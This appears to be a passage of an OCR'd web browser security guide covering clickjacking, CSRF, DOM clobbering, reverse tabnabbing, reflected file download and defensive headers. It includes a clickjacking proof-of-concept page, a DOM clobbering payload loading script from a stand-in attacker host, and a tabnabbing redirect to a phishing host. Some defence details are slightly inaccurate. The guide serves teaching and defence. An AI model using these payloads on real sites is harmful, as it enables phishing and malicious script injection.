
Clickjacking

Attack

Clickjacking, also known as a “UI redress attack”, is when a malicious actor uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top-level page. Thus, the malicious actor is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe that they are typing in the password to their email or bank account but are instead typing into an invisible frame controlled by the malicious actor.

To better understand let's see the example diagram below, in the diagram we can see that the "payment.notsosecure.com" was framed and opened with low opacity and the application "www.attacker.com" is visible to users. An attacker can load the application in such a way that the actual contains are not visible to top users and when a user clicks on "Click Here to Win!", the victim tricked into click on "Share Payment Details" button instead of the original action:



Code Snippet:

```
<html>
    <head>
        <style>
            #target_website {
                position:relative;
                width:1500px;
                height:900px;
                opacity:0.001;
                z-index:2;
            }
            #decoy_website {
                position:absolute;
                top:190px;
                left:490px;
                z-index:1;
            }
            #button{
                position:absolute;
                top:300px;
                left:700px;
            }
            .button {
                padding: 10px 15px;
                font-size: 24px;
                text-align: center;
                cursor: pointer;
                outline: none;
                color: #fff;
                background-color: #FF0000;
                border: none;
                border-radius: 15px;
            }
        </style>
    </head>
    <body>
        <div id="decoy_website">
            <h1 id="title">Play Rummy Win Cash</h1>
            <div id="button">
                <button class="button">Click Here to Win!</button>
            </div>
        </div>
        <iframe id="target_website" src="https://payments.notsosecure.com">
        </iframe>
    </body>
</html>
```

Defence

To remediate Clickjacking vulnerabilities, network administrators or developers should implement the following:

- Content Security Policy (CSP), a built-in protection mechanism in web browsers that allows specifying trusted sources for many resource types must be implemented. It can effectively stop attacks such as Cross-Site Scripting and Clickjacking.

- This can be configured on the server through the "Content-Security-Policy" HTTP header. The header specifies a whitelist of resources, which are approved for content, ‘resources’ covers a multitude of entities including, but not limited to, frames, JavaScript and fonts.

In order to prevent framing the header "Content-Security-Policy: frame-ancestors 'none';" can be used, or if some framing is allowed 'none' can be replaced with a whitelist of allowed origins.

Alternatively, consider the X-Frame-Options header. In order to prevent framing and Clickjacking on the majority of browsers (including old versions of these browsers), it is recommended that both headers are used.

Case Studies

Clickjacking vulnerabilities were identified in numerous applications such as Facebook, Twitter, PayPal, Google etc. However, the impact is an important aspect while talking about Clickjacking vulnerabilities, if we discuss banking applications it can allow an attacker to transfer money from one account to another.

https://hackerone.com/reports/591432


Cross-Site Request Forgery

Attack

Web applications that are vulnerable to Cross-Site Request Forgery (CSRF) are unable to distinguish actions requested by a user's browser from actions the user intends to perform. When a user has an authenticated session with a site that stores authentication tokens in cookies, the user's browser automatically appends the user's authentication tokens to all requests it sends to that site. Since an attacker can cause a victim's browser to submit requests without the victim's consent, web applications that rely solely on authentication cookies to authorize actions will perform the unintended actions the attacker requests whenever the victim has an authenticated session.

CSRF attacks can execute sensitive transactions with the same authority granted to the user's active session. Examples could include transferring money between accounts, resetting an account password, or deleting data.

Following is a graphical representation which differentiates the requests to “changepassword.aspx” without CSRF token and including CSRF token:



Defence

The application should use a unique token for each request when the purpose of request is to perform Add, Edit, Delete application resourcing.

Case Studies

Cross-Site Request Forgery attack severity depends on the exploitation part, Cross-Site Request Forgery becomes more severe when an attacker can transfer money from one account to another, perform account takeover by modifying the password, email address or mobile number. There are various case studies where a researcher was able to perform account takeover due to lack of Cross-Site Request Forgery tokens which includes applications such as Financial, Social Media, Ecommerce, Defence application, Online Education platforms etc. Research on HackerOne also submitted an Account Takeover vulnerability on the US Department of Defence portal which was disclosed partially on HackerOne.

https://hackerone.com/reports/1058015

Client-Side Parameter Processing

DOM Clobbering Attack

Attack

According to PortSwigger Security Research, DOM Clobbering vulnerability can help an attacker when the application allows to inject HTML but do not allow to perform Cross-Site Scripting. DOM Clobbering vulnerability allows to inject HTML contents which can manipulate the DOM to change the behavior of JavaScript. Sometimes the application whitelists id or name attributes, an attacker can use DOM Clobbering vulnerability to perform malicious actions. For example, an attacker can overwrite the global variables for anchor tag if it is used by the vulnerable JavaScript.

Following is the code snippet which is vulnerable to DOM Clobbering vulnerability, and this can be identified by observing JavaScript in the application, an attacker can clobber the reference “VulnerableObject”:

```
<script>
 window.onload = function(){
    let VulnerableObject = window.VulnerableObject || {};
    let script = document.createElement('script');
    script.src = VulnerableObject.url;
    document.body.appendChild(script);
 };
</script>
```

Payload to exploit DOM Clobbering Vulnerability for above code snippet:

```
<a id=VulnerableObject>  <!-- This is in the application itself. -->
<a id=VulnerableObject name=url
href=//www.attackercontrolledsite.com/malicious.js>  <!-- our payload -->

<script src=”//www.attackercontrolledsite.com/malicious.js”></script> <!--
Script which exists in the application will create this payload. -->
```

Our payload uses the same id for both anchor tags, DOM groups both anchor tags with the same id in a DOM collection. To better understand this, DOM collection simply merges it and makes our payload:

```
<a id=VulnerableObject name=url
href=//www.attackercontrolledsite.com/malicious.js>
```

Hence, VulnerableObject.url will point to an external script “www.attackercontrolledsite.com”.

Defence

Validate for the objects and functions to make sure it is legitimate. Avoid using OR operators which can also lead to DOM clobbering vulnerabilities. Use trusted libraries such as DOMPurify, that addresses DOM-clobbering vulnerabilities.

Case Studies

DOM Clobbering became a famous vulnerability after GMail suffered from it. Security research identified Cross-Site Scripting vulnerability which was discovered via DOM Clobbering in AMP4 Email - Dynamic Mail feature. DOM clobbering allowed a security researcher to inject malicious JavaScript to perform Cross-Site Scripting.

- XSS in GMail's AMP4Email via DOM Clobbering, https://research.securitum.com/xss-in-amp4email-dom-clobbering/

Reference(s):

- http://www.thespanner.co.uk/2013/05/16/dom-clobbering/
- https://portswigger.net/research/dom-clobbering-strikes-back
- https://portswigger.net/web-security/dom-based/dom-clobbering

Reverse TabNabbing

Attack


Reverse TabNabbing is an attack where an attacker can link a malicious page on the target application. The malicious page can rewrite the target application, for example to replace it with a phishing site. As the user was originally on the correct page, they are less likely to notice that it has been changed with a phishing site, especially if the site looks the same as the target. If the user authenticates to this phishing site, then their credentials (or other sensitive data) are sent to the phishing site rather than the legitimate one.

The following list of properties can be accessed by a malicious application:

- opener.closed: Returns a Boolean value indicating whether a window has been closed or not.
- opener.frames: Returns all iframe elements in the current window.
- opener.length: Returns the number of iframe elements in the current window.
- opener.opener: Returns a reference to the window that created the window.
- opener.parent: Returns the parent window of the current window.
- opener.self: Returns the current window.
- opener.top: Returns the topmost browser window.

To better understand let's see the example diagram below, in the diagram we can see that the "accounts.notsosecure.com" uses the reference link of "www.attacker.com" without "noopener" and "noreferrer" attributes. The application opens the page "www.attacker.com" which has a malicious JavaScript to redirect the opener application "accounts.notsosecure.com" to "phish.attacker.com". An attacker can craft a phishing page in a way that the user who is accessing the “accounts.notsosecure.com” application will not know about this redirection which allows to perform phishing attacks.

Reverse TabNabbing graphical representation:


NotSoSecure App
https://accounts.notsosecure.com
JavaScript replaces the location of NotSoSecure Application with "https://phish.attacker.com"
Referencing malicious application without setting attributes "noopener" and "noreferrer".
Attacker controlled
https://www.attacker.com

Snippet code:

```
<a target="_blank" href="https://www.attacker.com">
Click Here!
</a>
```

When this application is accessed without "noopener" "noreferrer":

```
<script>
 if (window.opener) {
    window.opener.location = "https://phish.attacker.com";
 }
</script>
```

Vulnerable Code Snippet:

```
<a target="_blank" href="https://attacker.com">Click Here! </a>
```

Safe Code:

```
<a target="_blank" href="https://attacker.com" rel="noopener noreferrer">Click
Here! </a>
```

How will Reverse TabNabbing occur?

To understand how Reverse TabNabbing occurs, let's think about the banking application which is much secure and does not have any client-side vulnerabilities. An attacker can try to find the reference link on the banking application from static pages and try to find security loopholes on those applications to exploit this vulnerability and perform phishing attacks. For e.g., the application "banking.notsosecure.com" has references (bank owned or third-party) such as "bankingloaninformation.com", "rewardinformation.com", "static.notsosecure.com". An attacker can try to identify the security loopholes and add a malicious JavaScript to redirect the users on the Phishing page "banking.notsoosecure.com" by changing the window.opener property.

Possible features:

- Provide features in the application to accept the reference URL - like profile blog and that can be accessible with _blank - this will allow users to provide the URL which they control to misuse this feature
- Social media share
- Create Reference URL to share
- Target third-party applications to misuse the usage of those on the vulnerable page

However, few browsers recently added TabNabbing protection and no longer allows access to the opener properties.

Defence

It is recommended to cut the back links between parent and child pages. Consider using rel="noopener noreferrer", details are mentioned below:

- Add the attribute rel="noopener" on the tag which will be used to remove the links between parent and child pages.
- Additionally, use an additional attribute “noreferrer” along with above, which will prevent disclosing information related to referrer.
- For the JavaScript window.open function, add the values noopener,noreferrer in the windowFeatures parameter of the window.open function.

Case Studies

Reference(s):


- https://owasp.org/www-community/attacks/Reverse_Tabnabbing
- https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#tabnabbing
- https://notsosecure.github.io/browser-security-enhancements/Tabnabbing-Protection.html

Reflected File Download Attack

Attack

Reflected File Download was discovered by Oren while working at Trustwave Spiderlabs. Reflected File Download attack is possible when user inputs are being reflected when the user downloads any file, addition to this an attacker should also control the filename. An attacker would be able to perform code execution but as the attack surface is browser only, it will be executed on the end user’s system. Hence, an attacker cannot target the web server but can target the users of the application.

To better understand Reflected File Download vulnerability, we can refer the following image(Image Courtesy: Trustwave):


Reflected
some input is reflected into the response
VULNERABLE
File
attackers can control the filename
Download
response is downloaded

Exploitation scenario can be explained as mentioned below:

- User inputs should be reflected back in the response, such as JSON or JSONP. This could allow an attacker to inject shell commands.
- Endpoint should not be set with “Content-Disposition” header, which generally represents if the contents are displayed in the browser or downloaded and saved locally. This will allow users to download the files directly.
- Filename can be appended to force users to download executable files by appending ;, / etc. Once the user downloads a file, this can get executed on the user's system.

Defence

The application should prevent the downloading file and should restrict the extension to *.bat and *.cmd.

Case Studies

Researchers have identified Reflected File Download vulnerabilities in the applications like Google, HackerOne etc. Impact of this vulnerability would be the same for each platform as it allows downloading the file at client-side.

References:

- https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view
- https://medium.com/@Johne_Jacob/rfd-reflected-file-download-what-how-6d0e6fdbe331
- https://www.blackhat.com/docs/eu-14/materials/eu-14-Hafif-Reflected-File-Download-A-New-Web-Attack-Vector.pdf
- https://hackerone.com/reports/39658
- https://www.acunetix.com/vulnerabilities/web/reflected-file-download/
- https://www.whitehatsec.com/blog/compromising-a-users-system-with-reflected-file-download/
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/reflected-file-download-a-new-web-attack-vector/

Defensive Strategies

Secure Communication

Usage of Strict-Transport-Security Header

In general recommendation to prevent Man-in-The-Middle attack, the communication channel should be secure. For HTTPS communication, the server can use the header "Strict-Transport-Security" to enforce the client to use the secure HTTPS channel only. Following are the few examples to configure it:

```
Configure Strict-Transport-Security header by setting 2 years expiration:
Strict-Transport-Security: max-age=31536000;
```

```
Configure Strict-Transport-Security header by setting 2 years expiration and
subdomain inclusion:
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

```
Configure Strict-Transport-Security header by setting 2 years expiration,
subdomain inclusion and preload:
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

HSTS Preload list is supported by browsers such as Firefox, Edge and Chromium, which makes sures that the application mentioned in the preload list transmits each request over HTTPS protocol only.

Reference:

- https://hstspreload.org

Usage of Caching Directives

To prevent this vulnerability, it is recommended that the applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root.

Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

Secure Cross-Domain Communication

Secure Cross-Origin-Resource Sharing

The application should whitelist the origins which can access the resources. The application should also avoid accepting all domains, subdomains, internal networks, null origins. In an exceptional case, where the application requires arbitrary domains to access the application resources, the application should allow it on that specific page only.

The CORS headers must be configured on the server with allowed subdomain list, for e.g., “api.notsosecure.com” and “www.notsosecure.com”. Enable-CORS is a very good application which shows CORS related configurations for various servers.

Further Reading and References:

- https://enable-cors.org/server.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

Secure WebSocket Implementation

The application should restrict WebSocket connections from the whitelisted Origins. Additionally, the application should only use Secured WebSocket protocol(wss://).

Secure PostMessage Communication

Avoid using event listeners for message events if it is not a requirement to receive messages from other applications.

If the application’s context is to accept the messages from other applications, it is required to mention the accepted origin list instead of allowing arbitrary origins. For example, to receive the messages allow only “https://api.notsosecure.com”.

Avoid using all domains by using * for postMessage() method to send data to other applications.

Use the headers “Cross-Origin-Opener-Policy” and “Cross-Origin-Embedder-Policy” to isolate the application in the case of using postMessage() with SharedArrayBuffer objects:

Headers to be used:

```
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
```

Confirm isolation with following:

```
if (crossOriginIsolated)
{
        // Post SharedArrayBuffer
}
else
{
        // Do something else
}
```

Input Validations

Cross-Site Scripting

Cross-Site Scripting (XSS) attacks occur due to insufficient, or lack of, input sanitization and output encoding. It is recommended that:

- Use proper escaping mechanisms before embedding data into various locations in the code. Escaping data means taking the data an application has received and ensuring it is secure before rendering it for the end user. There can be HTML escaping, attribute escaping, URL escaping and JavaScript escaping.
- Avoid displaying user supplied data back to the screen wherever possible.
- Validate the inputs which can lead to CSS injection, encode the user inputs for CSS contents.
- Ensure other best practices that assist in XSS mitigation are also employed, such as cookies that have the “HttpOnly” flag and a robust Content-Security-Policy (CSP). Multiple libraries are available at OWASP which can be used. “HtmlSanitizer” is a .NET library for cleaning HTML fragments and documents from constructs that can lead to XSS attacks. The OWASP HTML Sanitizer is a fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third parties in your web application while protecting against XSS.

HTML Injection

HTML Injection attacks occur due to insufficient, or lack of, input sanitization and output encoding. It is recommended that:

- Use proper escaping mechanisms before embedding data into various locations in the code. Escaping data means taking the data an application has received and ensuring it is secure before rendering it for the end user.

There can be HTML escaping, attribute escaping, URL escaping and JavaScript escaping.

- Validate the inputs which can lead to CSS injection, encode the user inputs for CSS contents.

Prevent DOM Clobbering Attack

Implement validations to make sure that the objects or functions work as intended. DOM nodes should be checked to ensure that the property is an instance of NamedNodeMap. NamedNodeMap ensures that the property is an attributes property and not a clobbered HTML element.

Additionally, avoid writing code that references a global variable in conjunction with the logical OR operator (||).

Use trusted libraries such as DOMPurify, that addresses DOM-clobbering vulnerabilities.

References:

- https://developer.mozilla.org/en-US/docs/Web/API/NamedNodeMap

Information Leakage

Subresource Integrity

Implementing the Subresource Integrity (SRI) by adding integrity attribute in script tag along with a base64 encoded hash value with hashing algorithm sha256, sha384 or sha512:

```
<script src="https://www.example.com/example-framework.js" integrity="sha384-
Li9vy3DqF8tnTXuiaAJuML3ky+er10rcgNR/VqsVpcw+ThHmYcwiB1pbOxEbzJr7"
crossorigin="anonymous"></script>
```

Using CSP to force SRI Usage:

We can use Content Security Policy to require all your scripts and/or stylesheets to use SRI.

```
Content-Security-Policy: require-sri-for script style;
```

However, this feature is for experimental purposes only and this is not supported by all browsers so better to not use it in production environments.

References:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-sri-for

Prevention of Referer Header Leakage

The application should not transmit sensitive information through the request URL. If the application requires to send sensitive information through the URL, it is recommended to use Referrer-Policy header to prevent third-party leakages. Below are some of the “no-referrer” directives that can be added to prevent referrer leakage

```
no-referrer: don't send Referrer header
no-referrer-when-downgrade: don't send when https->http
origin: only send the origin not full path
origin-when-cross-origin: origins for CORS else full path
same-origin: only send for same origin request
strict-origin: only origin on the same security level. https->http drop origin
strict-origin-when-cross-origin: Full URL to same origin, only Origin to CORS
at same security level
```

Secure Cookie Attributes

The application should use cookie attributes “HttpOnly”, “Secure” and “Same-Site” to prevent the cookie.

Configure cookie attributes in Apache (File: httpd.conf):

```
Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure;Same-Site=strict
```

Note: Restarting the server is required. Also, ensure you have enabled “mod_headers.so”.

Content-Security Policy

Set the “Content-Security-Policy” header and ensure its policy is appropriately defined in accordance with the principle of least privilege. It is to be kept in mind that this feature, if implemented incorrectly, can cause the sites to stop working and hence it is essential that rigorous testing takes place around this header before it goes live in production.

The best tool to audit your Content-Security-Policy is CSP Evaluator.

Example of safe Content-Security-Policy:

```
script-src 'strict-dynamic' 'nonce-rAnd0m123' 'unsafe-inline' http: https:;
object-src 'none';
base-uri 'none';
require-trusted-types-for 'script';
report-uri https://csp.example.com;
```

Browser Feature Policy

Use the Feature Policy by implementing Feature-Policy HTTP header to HTTP response headers. The value of the Feature-Policy header can be configured similarity like Content-Security-Policy header. Following is an example of how to set Feature-Policy header:

```
Feature-Policy: <feature> <allow list origin(s)>
```

To disallow all origins for Geolocation feature:

```
Feature-Policy: geolocation ‘none’
```

To allow the parent domain for Camera feature:

```
Feature-Policy: camera ‘self’
```

Multiple attributes in single header:

```
Feature-Policy: geolocation *; unsized-media 'self' https://example.com; camera
‘none’;
```

Configurations with multiple headers:

```
Feature-Policy: geolocation *;
Feature-Policy: unsized-media 'self' https://example.com;
Feature-Policy: camera ‘none’;
```

JavaScript Framework Security Features

Modern applications use JavaScript frameworks which are very secure considering the strong output encoding. AngularJS, ReactJS, VueJS, EmberJS, NodeJS, ExpressJS are few examples of JavaScript frameworks.

Following are the benefits of using JavaScript frameworks:

- Built-in Prevention from Cross-Site Scripting by implementing output encoding for special characters
- Built-in Cross-Site Request Forgery protection by adding Cross-Site Request Forgery token on all forms
- Built-in Content-Security-Policy compatibility

Things to look out for in modern JavaScript frameworks

Apart from the issues discussed above, below are some of the vulnerabilities that one must be aware of especially in the context of these modern JavaScript frameworks:

- Client-Side Template Injection: Client-side template injection occurs when the web page is rendered and modern JavaScript framework scans the page for template expressions like {{3*3}} and execute such expressions which can lead to further attacks. Exploitation of client-side template injection can allow an attacker to perform Cross-Site Scripting attacks.
- Prototype Pollution: Prototype pollution is when the application allows to change objects in the JavaScript context. JavaScript is a prototype-based scripting language and when new objects are created, it has properties which contain functionalities such as toString, constructor and hasOwnProperty. An attacker can access the object through the "__proto__" property of any JavaScript object. An attacker can change the object, and which will be applied to new objects as well.
- JavaScript Deserialization: JavaScript deserialization vulnerability occurs when the JSON formatted serialized data is transmitted in the form of JavaScript objects and which results in exploitation of client-side vulnerabilities.


References:

- https://portswigger.net/kb/issues/00200308_client-side-template-injection
- https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications
- https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/
- https://www.informit.com/articles/article.aspx?p=659519&seqNum=4

Summary of Security Headers

Following is a list of Security Headers which can be used to make an application more secure and their compatibility with different browsers. Compatibility information diagrams have been sourced from https://caniuse.com/ . Shades of Green imply the supported browser and their versions. Shades of Red imply no or limited support of the browser and their versions.

- Content-Security-Policy - This header can be used to restrict domains for which JavaScript can be rendered in the browser. This helps to protect against Cross-Site Scripting and other Content Injection attacks



